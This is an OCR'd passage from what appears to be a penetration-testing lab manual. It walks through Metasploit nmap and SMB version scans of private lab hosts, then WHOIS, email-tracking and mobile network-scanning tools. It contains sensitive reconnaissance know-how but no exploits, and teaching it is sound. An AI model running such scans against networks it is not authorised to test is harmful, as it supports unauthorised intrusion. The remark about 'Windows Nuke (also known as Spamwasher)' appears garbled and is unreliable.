
//Performing Services scan

msf > **db_nmap -sS -A 10.10.50.211**



Observe the scan result showing different services, open and closed port information of live hosts.

msf > **services**




```
msf > services

Services
========

host          port   proto  name            state   info
----          ----   -----  ----            -----   ----
10.10.50.1    22     tcp    ssh             open    Cisco SSH 1.25 protocol 1.5
10.10.50.1    23     tcp    telnet          open    Cisco router telnetd
10.10.50.1    5060   tcp    sip-proxy       open    Cisco SIP Gateway IOS 15.2.4.M4
10.10.50.1    5061   tcp    tcpwrapped      open
10.10.50.10   22     tcp    ssh             open    OpenSSH 5.6 protocol 2.0
10.10.50.10   80     tcp    http            open    VMware ESXi Server httpd
10.10.50.10   427    tcp    svrloc          open
10.10.50.10   443    tcp    ssl/http        open    VMware ESXi Server httpd
10.10.50.10   902    tcp    ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
10.10.50.10   5988   tcp    wbem-http       closed
10.10.50.10   5989   tcp    ssl/wbem        open    SBLIM Small Footprint CIM Broker
10.10.50.10   8000   tcp    http-alt        open
10.10.50.10   8100   tcp    tcpwrapped      open
10.10.50.10   8300   tcp    tmi             closed
10.10.50.11   22     tcp    ssh             open    OpenSSH 5.6 protocol 2.0
10.10.50.11   80     tcp    http            open    VMware ESXi Server httpd
10.10.50.11   427    tcp    svrloc          open
10.10.50.11   443    tcp    ssl/http        open    VMware ESXi Server httpd
10.10.50.11   902    tcp    ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
10.10.50.11   5988   tcp    wbem-http       closed
```

msf > **use scanner/smb/smb_version**

msf auxiliary(scanner/smb/smb_version) > **show options**

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain.		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads


msf auxiliary(scanner/smb/smb_version) > **set RHOSTS 10.10.50.100-211**
RHOSTS => 10.10.50.100-211

msf auxiliary(scanner/smb/smb_version) > **set THREADS 100**
THREADS => 100


msf auxiliary(scanner/smb/smb_version) > **show options**

Module options (auxiliary/scanner/smb/smb_version):


Name	Current Setting	Required	Description
RHOSTS	10.10.50.100-211	yes	The target address range or CIDR identifier
SMBDomain.		no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	100	yes	The number of concurrent threads



msf auxiliary(scanner/smb/smb_version) > **run**



msf auxiliary(scanner/smb/smb_version) > **hosts**




Observe the OS_Flavor field. SMB scanning scans for Operating System Flavor for the RHOST range configured.

vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile

"WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information's. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL **https://www.whois.com/**

2. A search of Target Domain



WHOIS Lookup Result Analysis


Lookup Result shows complete domain profile, including

- Registrant information
- Registrant Organization
- Registrant Country
- Domain name server information
- IP Address
- IP location
- ASN
- Domain Status
- WHOIS history
- IP history,
- Registrar history,
- Hosting history

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to ***https://whois.domaintools.com*** can enter the targeted URL for whois lookup information

vii. Smart Whois


You can download software "***SmartWhois***" from ***www.tamos.com*** for Whois lookup as shown in the figure below: -




viii. eMailTracker Pro

eMailTrackerPro is **a Windows based email tracker that can be used to monitor employees, senders and recipients**. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as Spamwasher) to quickly identify where a computer has been and how it has been used.

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports




ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool




Scanning Tool for Mobile


Fing- Network Tool



Network Discovery Tool



Port Droid Tool



b. Scan the network using the following tools:


i. Hping2 / Hping3

Hping is a command-line TCP/IP packet assembler and analyzer tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols. Using Hping, the following parameters can be performed: -

